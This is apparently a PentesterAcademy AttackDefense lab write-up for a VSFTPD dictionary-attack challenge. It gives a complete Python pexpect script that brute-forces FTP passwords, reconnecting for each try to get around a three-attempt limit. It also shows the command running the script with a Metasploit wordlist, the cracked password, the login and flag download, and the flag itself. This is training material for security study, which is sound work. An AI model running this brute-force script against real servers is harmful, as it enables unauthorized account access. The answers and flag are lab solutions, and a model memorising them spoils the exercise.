ATTACK DEFENSE

by PentesterAcademy

Name	VSFTPD Recon: Dictionary Attack
URL	https://www.attackdefense.com/challengedetails?cid=520
Type	Network Recon : FTP Servers

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Q1. Find the password of user "billy". The FTP server terminates the session after 3 attempts.

Answer: carlos


Solution:

Since ftp server terminates the session after 3 login attempts. Available metasploit module and nmap script for performing dictionary attack on ftp server will not work. We will require a custom script.

Python script:


```
import pexpect
import sys
username=sys.argv[2]
password_dict=sys.argv[3]

# Loading the password dictionary and Striping \n
lines = [line.rstrip('\n') for line in open(password_dict)]

itr = 0
# Iterating over dictionary
for password in lines:
        child = pexpect.spawn ('ftp '+sys.argv[1])
        child.expect ('Name .*: ')
        child.sendline (username)
```

```
print "Trying with password: ",password
child.expect ('Password:')
child.sendline (password)
i = child.expect (['Login successful', 'Login failed'])
if i==1:
#print('Login failed')
child.kill(0)
elif i==0:
print "Login Successful for ",password
print child.before
break
```




```
root@attackdefense:~# cat break.py
import pexpect
import sys
username=sys.argv[2]
password_dict=sys.argv[3]

# Loading the password dictionary and Striping \n
lines = [line.rstrip('\n') for line in open(password_dict)]

itr = 0
# Iterating over dictionary
for password in lines:
    child = pexpect.spawn ('ftp '+sys.argv[1])
    child.expect ('Name .*: ')
    child.sendline (username)
    print "Trying with password: ",password
    child.expect ('Password:')
    child.sendline (password)
    i = child.expect (['Login successful', 'Login failed'])
    if i==1:
        #print('Login failed')
        child.kill(0)
    elif i==0:
        print "Login Successful for ",password
        print child.before
        break

root@attackdefense:~#
```

Command: python break.py 192.88.118.3 billy /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt



```
root@attackdefense:~# python break.py 192.88.118.3 billy /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
Trying with password:  admin
Trying with password:  123456
Trying with password:  12345
Trying with password:  123456789
Trying with password:  password
Trying with password:  iloveyou
Trying with password:  princess
```




```
Trying with password:  carlos
Login Successful for  carlos

230
root@attackdefense:~#
```

Q2. Fetch the flag from FTP server.

Answer: c07c7a9be16f43bb473ed7b604295c0b

Commands:
ftp 192.88.118.3
Enter username “billy” and password “carlos”
ls
get flag
exit
cat flag



```
root@attackdefense:~# ftp 192.88.118.3
Connected to 192.88.118.3.
220 (vsFTPd 3.0.3)
Name (192.88.118.3:root): billy
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              33 Dec 18 12:12 flag
226 Directory send OK.
ftp> get flag
local: flag remote: flag
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for flag (33 bytes).
226 Transfer complete.
33 bytes received in 0.00 secs (96.4867 kB/s)
ftp> exit
221 Goodbye.
root@attackdefense:~# cat flag
c07c7a9be16f43bb473ed7b604295c0b
root@attackdefense:~#
```

References:

1. vsftpd (https://security.appspot.com/vsftpd.html)
2. ftp (https://linux.die.net/man/1/ftp)